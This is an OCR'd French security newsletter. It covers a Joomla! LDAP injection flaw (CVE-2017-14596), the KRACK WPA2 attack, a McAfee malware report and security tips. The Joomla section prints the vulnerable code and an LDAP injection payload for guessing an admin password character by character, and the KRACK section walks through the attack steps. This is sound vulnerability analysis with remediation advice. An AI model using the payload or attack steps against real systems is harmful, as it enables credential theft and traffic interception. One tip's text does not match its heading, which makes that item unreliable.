
Analyse de vulnérabilités
Retour sur la vulnérabilité Joomla! LDAP Injection (CVE-2017-14596)
Par Clément MEZINO

Buzz
KRACK
Par Manuel PONCET

Le whitepaper du mois
McAfee et les tendances des malwares des 4 derniers mois
Par Jonathan THIRION

Joomla! LDAP injection (CVE-2017-14596)

Par Clément MEZINO



> Préambule

Le 20 septembre 2017, une nouvelle vulnérabilité critique touchant Joomla! a été publiée. Celle-ci, référencée CVE-2017-14596, permettait à un attaquant distant non authentifié de récupérer le couple login/mot de passe de tous les utilisateurs d'un site utilisant l'authentification LDAP. Il était ainsi possible de voler les identifiants de l'administrateur d'un site et donc d'en prendre le contrôle.

Rappel sur LDAP

LDAP (Lightweight Directory Access Protocol) est un protocole possédant une structure arborescente dont chacun des nœuds est constitué d'attributs associés à des valeurs. Le protocole est aujourd'hui principalement utilisé en tant que gestionnaire d'annuaire au sein d'une entreprise. Il permet de gérer des entités sous forme d'arbre avec à la racine la base de l'annuaire (dc, Domain Components), au niveau des branches, des groupes (ou, Organisation Unit) et des utilisateurs ou machines au niveau des feuilles (cn, Common Name).

Le protocole permet ainsi de déporter toutes les problématiques de gestion des utilisateurs, groupes d'utilisateurs et de droits d'accès vers un serveur LDAP (OpenLDAP, Lotus Domino ou encore Microsoft Active Directory sont basé dessus). Ainsi, la gestion d'accès aux applications est simplifiée puisqu'elle est centralisée au sein d'une application utilisant le protocole. Il suffit alors pour un administrateur de lier l'authentification d'une application à un serveur LDAP pour gérer les utilisateurs de cette dernière simplement.

Qu'est-ce qu'une injection LDAP ?

Au même titre qu'une injection SQL, une injection LDAP vise à inclure des clauses LDAP afin de modifier le flux d'exécution normal d'un programme et d'exécuter des requêtes spécifiques définies par l'attaquant. En incluant des caractères spécifiques interprétés par un serveur LDAP, un attaquant peut ainsi obtenir des informations sensibles ou modifier des informations d'un arbre LDAP.

Tout comme les injections SQL, les injections LDAP sont dues à un manque de validation des paramètres fournis par un utilisateur. La remédiation consiste ainsi à échapper les caractères fournis par l'utilisateur.


> Analyse de la vulnérabilité CVE-2017-14596

Pour l'étude de cette vulnérabilité, nous avons installé un serveur MAMP avec une version vulnérable de Joomla!. Un serveur OpenLDAP a ensuite été configuré avec un utilisateur « admin » et un mot de passe « secret ». Nous sommes partis sur la configuration par défaut d'OpenLDAP qui stocke en clair les mots de passe des utilisateurs.

Nous avons, par la suite, modifié la configuration de Joomla! afin d'utiliser le plugin intégré « Authentification LDAP » permettant de lier notre site Joomla! de test à notre serveur OpenLDAP.

D'où provient la vulnérabilité ?

Joomla! utilise un système modulaire permettant de sélectionner le type d'authentification souhaité par un administrateur. Par défaut, Joomla! utilise une base de données MySQL classique dans laquelle sont stockés les identifiants et mots de passe (sous forme d'empreinte) des utilisateurs.



Lors de l'authentification d'un utilisateur, le flux d'exécution commence ainsi toujours par les mêmes fonctions :

- Le composant « com_login » récupère l'identifiant et le mot de passe d'un utilisateur.
- Le module « login » invoque la méthode « authenticate ».
- Selon la méthode d'authentification choisie, le module par défaut (SQL) est sélectionné, sinon, c'est un plugin qui est utilisé. Dans notre cas, nous avons activé le plugin d'authentification via LDAP.

Au sein du module d'authentification LDAP, l'identifiant et le mot de passe d'un utilisateur sont récupérés via la méthode « onUserAuthenticate ».

Le plugin d'authentification de Joomla! propose deux méthodes d'authentification :

- La méthode « search », qui va d'abord effectuer une recherche du nom d'utilisateur fourni auprès du serveur LDAP, puis s'il est trouvé, vérifier l'identité de ce dernier en envoyant son mot de passe associé.
- La méthode « bind », qui va directement effectuer la vérification du nom d'utilisateur et du mot de passe fournis.


Aucune des deux méthodes fournies ne fait cependant de vérification sur le nom d'utilisateur envoyé au serveur LDAP. Puisqu'aucun caractère présent dans le paramètre « username » n'est échappé, un attaquant peut alors inclure des caractères spécifiques à la syntaxe LDAP afin de contourner le système d'authentification, attaque web assez classique appelée également injection LDAP.


```
switch ($auth_method)
{
    case 'search':
    {
        // Bind using Connect Username/password
        // Force anon bind to mitigate misconfiguration like [#7119]
        if ($this->params->get( path: 'username', default: '') !== '')
        {
            $bindtest = $ldap->bind();
        }
        else
        {
            $bindtest = $ldap->anonymous_bind();
        }

        if ($bindtest)
        {
            // Search for users DN
            $binddata = $ldap->simple_search(str_replace( search: '[search]', $credentials['username'], $this->params->get( path: 'search_string')));

            if (isset($binddata[0], $binddata[0]['dn']))
            {
                // Verify Users Credentials
                $success = $ldap->bind($binddata[0]['dn'], $credentials['password'], nosub: 1);

                // Get users details
                $userdetails = $binddata;
            }
            else
            {
                $response->status = JAuthentication::STATUS_FAILURE;
                $response->error_message = JText::_( string: 'JGLOBAL_AUTH_USER_NOT_FOUND');
            }
```



En envoyant la charge active suivante, un attaquant est en mesure de découvrir le mot de passe de l'utilisateur « Admin » :

```
XMCO;(&(uid=Admin)(userPassword=A*))
```

Le caractère « ; » est un délimiteur permettant de séparer des attributs LDAP. Dans notre cas, il permet d'ajouter une autre requête afin d'exploiter le manque de validation des données.
Dans la syntaxe LDAP, le caractère « * » permet simplement d'agir en tant que « joker ». Le symbole remplace ainsi n'importe quel caractère ou chaîne de caractères.


La charge active ci-dessus permet ainsi d'effectuer une recherche sur l'utilisateur « Admin » dont le mot de passe commence par la lettre « A ». En envoyant cette charge active avec des lettres différentes, un attaquant pourra alors trouver au fur et à mesure tous les caractères constituant le mot de passe de l'utilisateur.

À noter que si les mots de passe des utilisateurs Joomla ! avaient été stockés sous forme d'empreintes (SHA ou autre), la vulnérabilité aurait pu être exploitée de la même manière.

Remédiation

La seule méthode simple et fiable permettant de corriger ces vulnérabilités est de mettre à jour Joomla! vers la version 3.8.0 ou supérieure.

Sur les versions 3.8.X de Joomla, le code permettant la gestion des paramètres LDAP a été revu et ceux-ci sont échappés, ce qui empêche toute injection de clauses LDAP spécifiques.



Il est aussi possible de contourner partiellement cette vulnérabilité en rendant le panneau d'administration inaccessible depuis Internet. En modifiant la configuration du serveur, il est possible de minimiser l'exposition de l'interface d'administration du CMS et ainsi de réduire drastiquement la surface d'attaque. Cette action représente une bonne pratique d'une manière générale et ne se limite pas à l'exploitation de la vulnérabilité CVE-2017-14596.

Mes sites Joomla! sont-ils touchés ?

L'attaque requiert deux prérequis : l'utilisation d'une version de Joomla! <= 3.7.5 et du plugin intégré « Authentification LDAP ». Si l'un de ces deux prérequis n'est pas rempli, vous n'êtes pas affecté par la vulnérabilité.

> Conclusion

A l'heure où les attaques par injection SQL sont toujours monnaie courante, les injections LDAP, plus rares, peuvent avoir elles aussi des conséquences critiques. L'erreur commune menant à ce type de vulnérabilité est pourtant la même : un manque de validation des paramètres envoyés par l'utilisateur.

Toujours est-il que la vulnérabilité est triviale à exploiter et peut avoir des conséquences dévastatrices puisqu'elle permet de prendre le contrôle total du site, voire du serveur sur lequel il est hébergé. La mise à jour de Joomla! vers une version supérieure à 3.7.5 est ainsi vivement recommandée.

Références

- https://developer.joomla.org/security-centre/711-20170902-core-ldap-information-disclosure
- https://github.com/joomla/joomla-cms/commit/590fd61dfacabe0f776880864667631ff8ec9014?diff=split

KRACK, la faille WPA2

Par Manuel PONCET

> Contexte


Le 12 octobre dernier, un chercheur du nom de Mathy Vanhoef a divulgué un lot de vulnérabilités affectant le protocole de sécurisation des réseaux Wi-Fi « WPA2 » (ainsi que le WPA1) : https://www.krackattacks.com

L'attaque, rendue possible via les vulnérabilités découvertes, a été baptisée « KRACK » pour « **K**ey **R**einstallation **A**tta**ck** ». Ces scénarios d'attaque affectent le système de chiffrement des réseaux WPA2.

Une attaque utilisant les vulnérabilités découvertes par Mathy Vanhoef peut permettre à un attaquant de déchiffrer les communications voire de manipuler les données transitant au sein d'un réseau Wi-Fi afin de révéler les données échangées entre un utilisateur du réseau Wi-Fi et le point d'accès. Certains cas, qui sont dépendants des implémentations du protocole et des systèmes de chiffrement utilisés en son sein, peuvent également permettre l'injection de contenu arbitraire au sein des communications.

La découverte de cette attaque est une première dans l'histoire du protocole de sécurisation des réseaux Wi-Fi « WPA2 », auparavant déclaré comme étant mathématiquement sécurisé, laissant penser à la majorité qu'il était incassable.

Bien que différentes attaques à l'encontre des protocoles de sécurisation des réseaux Wi-Fi (WEP et WPA) aient déjà été rendues publiques dans le passé, aucune d'entre elles n'eut d'impact aussi global et prononcé que KRACK.



Il est important de noter que l'aspect « mathématiquement sécurisé » de WPA2 est toujours d'actualité. En effet, aucun des facteurs permettant l'attaque ne rentre dans le cadre des éléments pris en compte lors de cette affirmation préalablement calculée.

Le WPA2 étant devenu le standard de sécurité des réseaux Wi-Fi depuis 2005, KRACK affecte dans un premier temps l'implémentation du protocole au sein de la plupart des systèmes d'exploitation :

- Windows
- macOS
- GNU/Linux
- Android (basé sur Linux)

- OpenBSD
- Et d'autres ...

Ainsi la quasi-totalité des appareils pouvant utiliser une connexion Wi-Fi supportant le protocole WPA/WPA2 est impactée :

- Ordinateurs
- Smartphones
- Routeurs
- Tout appareil connecté à un réseau utilisant cette norme de sécurité (IoT)

Bien que presque tous soient vulnérables, il est important de noter que l'implémentation et la gestion des interactions via WPA2 au sein de ces systèmes varient selon le fabricant, et influent donc sur la criticité et la facilité d'exploitation de KRACK par un attaquant en fonction de la cible.

> Analyse de la vulnérabilité


Fonctionnement du 4-Way Handshake

Pour mettre en lumière cette attaque, nous allons détailler de manière simplifiée la vulnérabilité référencée CVE-2017-13077. Il s'agit d'une faiblesse présente au sein même du protocole WPA2 survenant durant la procédure d'échanges de clé, nommé « 4-Way Handshake » (ou « poignée de main en 4 étapes »). Cette procédure permet au client et au point d'accès de s'entendre mutuellement sur les éléments nécessaires à la sécurisation des échanges (clé de chiffrement).

Note : bien que plusieurs vulnérabilités aient été découvertes, elles découlent toutes de faiblesses protocolaires similaires permettant ainsi d'attaquer et exploiter d'autres types d'échanges ou de s'attaquer au point d'accès plutôt qu'au client.

La fameuse procédure nommée « 4-Way Handshake », se divise, comme son nom l'indique, en quatre étapes distinctes :

- Étape #1 : Un « nonce » (chiffre aléatoire supposé n'être utilisé qu'une seule fois – « number used once ») est tout d'abord transmis par le routeur au client (ANonce – Authenticator Nonce).
- Étape #2 : Le client envoie, à son tour, un nonce au point d'accès (SNonce – Supplicant Nonce). A ce stade, le client possède le secret partagé (mot de passe Wi-Fi ou équivalent d'authentification) ainsi que les deux nonces requis pour générer la Pairwise Temporal Key (PTK) autrement connue sous le nom de clé de session.
- Étape #3 : Le point d'accès, ayant reçu le SNonce est maintenant lui aussi en possession de tous les éléments pour générer la même clé de session (PTK). Il envoie alors la clé temporaire de groupe (Group Temporal Key – GTK) chiffrée avec la PTK. Celui-ci peut alors s'assurer d'avoir généré la bonne PTK de son côté.
- Étape #4 : Le client reçoit et installe la PTK ainsi que la GTK et (ré)initialise un troisième nonce appelé Packet Number (PN). Afin de confirmer que tout s'est déroulé convenablement, un dernier message est envoyé au routeur.



Le coeur du problème

KRACK exploite une faiblesse concernant la 3e et la 4e étape de ce processus.

Le Wi-Fi étant par définition un moyen de communication sans fil, les possibilités de pertes de données en cas de signal affaibli à cause de la distance avec le routeur ou de la présence d'un obstacle quelconque sont possibles, et même communes.

C'est pour remédier à ce problème que le protocole WPA2 intègre des mesures de sûreté, permettant le renvoi continu du 3e message tant que le client n'a pas confirmé la bonne réception au routeur (4e message).

C'est en tirant parti de ce fonctionnement qu'un attaquant sera en mesure de procéder à l'exploitation de la vulnérabilité.

L'attaquant en position de « Man In The Middle » contrôle la transmission ou non des paquets entre le point d'accès et le client. En bloquant l'envoi du 4e message au routeur, la machine cliente considère que la connexion est établie, en revanche, le point d'accès n'ayant pas reçu le 4e message considère, lui, que la procédure 4 way-handshake n'a pas abouti et renverra le 3e message jusqu'à recevoir le 4e message de la part du client.

Cependant, il a pu être constaté que lors du premier envoi du 4e message par le client, celui-ci est envoyé en clair, non chiffré. Malgré cela, le second envoi du 4e message suite à

la seconde réception du 3e message transmet des données chiffrées, le client possédant bien tous les éléments nécessaires afin de chiffrer les paquets à transmettre.

En analysant le contenu du 4e message clair et le contenu du second 4e message chiffré, il est alors possible de recouvrer la clé de chiffrement utilisée afin de protéger les échanges entre le point d'accès et le client (Dérivée de la PTK selon le protocole)

La clé déduite peut alors être utilisée afin de déchiffrer le trafic réseau Wi-Fi entre le client et le point d'accès.

Toutefois, les communications réseau chiffrées au niveau des applications clientes, SSH, VPN, trafic web en HTTPS par exemple, demeurent chiffrées malgré l'attaque KRACK.

Et concrêtement, comment exploite-t-on KRACK ?

Imaginons un contexte comprenant un routeur, la victime (un internaute se connectant au réseau Wi-Fi fourni par le routeur), un attaquant exploitant « KRACK » sur la cible.

1. L'attaquant se positionne en « Man in the Middle » à l'aide d'un point d'accès pirate. Ce dernier relaie tous les paquets vers le vrai point d'accès.

2. La cible ayant connaissance de la clé WPA2 permettant de s'authentifier au routeur, tente une connexion à celui-ci afin d'accéder à internet. Le point d'accès pirate relaie les paquets sans interférer.

3. Une fois la demande de connexion au réseau effectuée, la procédure « 4-Way Handshake » démarre alors entre la machine cliente et le routeur (sans oublier que chaque paquet passe par l'attaquant).

4. C'est à ce moment que celui-ci entre en compte. L'attaquant va intercepter et contrôler la transmission des paquets entre le client et le routeur.

5. La procédure de 4Way-Handshake n'est pas altérée avant le 4e message, qui sera, bien qu'envoyé par la cible, bloqué par l'attaquant. Le 3e message est alors renvoyé par le routeur, forçant la cible à retransmettre son 4e message.

6. En cas de réussite de l'attaque, la clé de chiffrement peut potentiellement être retrouvée, et le client se retrouve connecté au réseau, mais en utilisant, sans le savoir, une clé de chiffrement potentiellement déchiffrable par l'attaquant.

7. L'attaquant peut désormais intercepter, consulter, ou dans certains cas modifier le contenu des communications transitant entre la cible et le routeur.

Les risques

Les risques concrets d'une telle attaque sur une cible quelconque sont les suivants :

✚ Espionnage de tous les échanges effectués en clair dont les informations sensibles peuvent être dérobées.

✚ Utilisation forcée du protocole HTTP (non sécurisé) au sein d'un site proposant une connexion sécurisée (HTTPS), rendant le contenu des communications clair et non chiffré.

✚ Falsification des données transitant sur le réseau, modification du contenu des sites web ou des fichiers téléchargés, pouvant inciter la cible à exécuter du code malveillant sur son poste de travail, ou à transmettre des informations diverses vers une page de « phishing » générée par l'attaquant.

> Impacts et correction

Des impacts à l'échelle globale

Bien que quelques corrections aient déjà été effectuées depuis la publication du papier de recherche concernant KRACK le 19 mai 2017, Mathy Vanhoef affirme que l'approfondissement de ses recherches au sujet de cette vulnérabilité lui ont déjà permis de simplifier l'attaque contre les systèmes macOS et OpenBSD, et ce, malgré le fait que l'implémentation de WPA2 sur ces systèmes accepte exclusivement des retransmissions chiffrées de l'étape 3, ce qui est, à l'origine, supposé complexifier la mise en œuvre d'une telle attaque.

L'impact de l'attaque est d'autant plus grave si la victime

utilise les protocoles de chiffrement WPA-TKIP ou GCMP, et non AES-CCMP. Dans ce type de cas, l'attaque peut être mise en œuvre d'une manière différente. Ces protocoles utilisent un 3e nonce (appelé PN ou Packet Number) utilisé dans la procédure de génération de la clé de chiffrement.
Au sein d'une session, ce nonce est incrémenté à chaque paquet réseau transmis, et la clé de chiffrement générée évolue en conséquence au fil de la communication. Or, la réception du 3e message du 4Way-Handshake initialisant (ou réinitialisant) ce nonce (PN), un attaquant a la possibilité d'influer sur le rejeu de ce 3e message afin de forcer la communication à utiliser la même clé de chiffrement pour chaque paquet réseau transmis. L'exploitation réussie de cette faiblesse peut mener à une simplification de la déduction de la clé de chiffrement.

L'attaquant peut alors forger des paquets valides et les injecter au sein des communications, particulièrement dans les cas d'utilisation de GCMP, cet algorithme utilisant la même clé de chiffrement dans les deux sens des échanges.

La direction dans laquelle les paquets peuvent être déchiffrés dépend directement du Handshake attaqué. En attaquant le 4-Way Handshake, il est possible d'affecter les paquets envoyés par le client. En attaquant le Fast BSS Transmission (FT) Handshake, il devient possible d'affecter les paquets destinés à être envoyés au client par le routeur.

Le client de gestion des authentifications WPA « wpa_supplicant », majoritairement utilisé sous les systèmes GNU/Linux, est également vulnérable à l'attaque. De plus, le système d'exploitation « Android » utilisant wpa_supplicant est par conséquent également affecté par cette vulnérabilité depuis la version 6.0, distribuée depuis octobre 2015.

Dans ce cas précis, l'attaque permet de forcer le processus de connexion WIFI côté client à utiliser une clé de chiffrement composée uniquement de zéros après le rejeu du 3e message.

Et comment se protéger ?

Utiliser WEP ? Attendre un nouveau protocole ? Non, par chance, les implémentations existantes peuvent être facilement corrigées, pensez donc à mettre tous vos appareils à jour dès qu'un correctif est disponible.

L'attaque pouvant toucher les réseaux WPA1, WPA2, configurés en réseau personnel ou réseau d'entreprise, et utilisant quelque algorithme que ce soit (WPA-TKIP, AES-CCMP, GCMP), tout appareil (routeur, smartphone, ordinateur) doit être mis à jour.

Enfin, bien qu'un client vulnérable à KRACK puisse toujours communiquer avec un point d'accès disposant du correctif, la mise à jour des deux appareils est nécessaire afin de se défendre intégralement contre cette attaque.

> Conclusion

Plusieurs preuves de concept et scripts de vérification ont été publiés mais aucun code d'exploitation concret n'a été rendu public à ce jour. Des documents confidentiels d'agences gouvernementales, publiés par des lanceurs d'alerte font cependant mention de faiblesses comparables à ces vulnérabilités.

Enfin, bien que difficilement exploitable, notamment à cause des nombreux facteurs à prendre en compte, Mathy Vanhoef rappelle qu'il ne s'agit pas de la fin du monde. Il souligne cependant qu'une telle vulnérabilité aurait pu être évitée et démontre ainsi que l'implémentation de plusieurs mécanismes prouvés robustes séparément, peut conduire à l'apparition de vulnérabilités si l'ensemble n'est pas convenablement sécurisé.

Il est évident que l'utilisation étatique d'une telle vulnérabilité pourrait avoir une influence non négligeable sur l'activité des services de renseignement dans le cadre de certaines opérations.

D'un tout autre point de vue, les possibilités de cyberattaques automatisées, via un logiciel malveillant utilisant cette vulnérabilité pour se propager ne sont pas à écarter.

Malgré tout, la correction de cette vulnérabilité ne demandant pas une révision complète du protocole, une grande quantité de fabricants ont déjà mis des correctifs à disposition des consommateurs, pour des équipements réseau ainsi que pour les systèmes d'exploitation grand public.

De récentes publications de l'Alliance Wi-Fi, l'organisme derrière le protocole Wi-Fi, ont annoncées que plusieurs améliorations de la sécurité du protocole WPA2 étaient à venir. Une autre information importante a été communiquée : en effet le protocole WPA3 serait déjà à l'étude, plus d'informations seront bientôt disponibles, car le protocole est attendu en 2018 d'après les premières prévisions.

Références

- https://www.krackattacks.com/
- https://papers.mathyvanhoef.com/ccs2017.pdf
- https://www.youtube.com/watch?v=fZ1R9RliM1w

.

Stéphane Marcault

> McAfee publie un rapport sur les tendances du monde des malwares pour les 4 derniers mois de 2017

McAfee a publié son traditionnel "McAfee Labs Threat Report" de décembre 2017. Le document porte sur les tendances du monde des malwares observées durant les 4 derniers mois de 2017.

L'éditeur d'antivirus a identifié plus de 57 millions de nouveaux échantillons sur cette période, comportant notamment un nouveau malware baptisé Lukitus et de nouvelles versions des chevaux de Troie Trickbot et Emotet.

Raj Samani, Chief Scientist chez McAfee, note que les particuliers continuent de cliquer sur des liens frauduleux reçus lors de campagnes de phishing et que les entreprises sont réticentes à appliquer des correctifs de vulnérabilités connues (des vulnérabilités comme EternalBlue sont toujours activement exploitées par les attaquants).

Le rapport mentionne une forte augmentation de l'utilisation de malwares de type "fileless" (qui n'écrivent pas de données sur le disque dur et sont donc plus difficiles à détecter).

Enfin, le malware Dragonfly 2.0 serait désormais utilisé dans le cadre de campagnes ciblant le secteur pharmaceutique et le secteur financier. Il serait propagé au moyen de mails de phishing ciblé.

Le rapport complet est disponible à l'adresse suivante : https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-dec-2017.pdf.

revue du web

Ce mois-ci nous intégrerons deux nouvelles rubriques : actualités et trucs et astuces ainsi que des mots croisés.

Bastien CACACE

> Brève de sécu
Actualité, histoire et trucs et astuces

> Les mots croisés de la sécu
Sauriez-vous le terminer ?

> Twitter
Sélection de comptes Twitter

> Actualités, trucs et astuces

Contourner le certificat Pinning sur les applications Android
#Android #sécurité

Apparu avec Windows Vista, le composant UAC (User Account Control) permet de conserver le contrôle sur l'ordinateur en prévenant l'utilisateur de chaque programme qui tente de faire des modifications nécessitant des privilèges administrateur. L'UAC fonctionne également au travers du réseau pour empêcher les contournements par l'adresse de loopback (\\127.0.0.1\C$) et empêcher des programmes malveillants de fonctionner à distance avec les droits d'administration.

https://support.microsoft.com/en-us/help/951016/description-of-user-account-control-and-remote-restrictions-in-windows-vista

Rappel sur les dangers des attaques par relai dans un réseau Windows
#Windows #sécurité

Les attaques par rejeu au travers du protocole NTLM sont connues, mais restent toujours efficaces en entreprise. Le protocole peut ainsi être utilisé pour usurper une session d'un autre utilisateur afin de se connecter à une ressource. Une démonstration de l'attaque sur les protocoles LDAP, IMAP et MSSQL est décrite dans cet article avec les détails techniques et recommandations associées.

https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/

Quelques tips pour Burp Proxy
#Tool #sécurité

Burp Proxy est l'un des serveurs proxy les plus utilisés par les pentesteurs. Celui-ci est particulièrement adapté aux besoins des tests d'intrusion. Beaucoup d'options sont proposées et quelques-unes d'entre elles sont méconnues, mais peuvent faire gagner un temps précieux telles que :
- Désactiver la protection XSS des navigateurs
- Changer en un clic la méthode HTTP (de GET à POST)
- Désactiver l'interception par défaut
- Filtrer les requêtes

https://www.lanmaster53.com/burp-visual-aids/

Des outils de forensics un peu moins connus
#Tool #Forensic

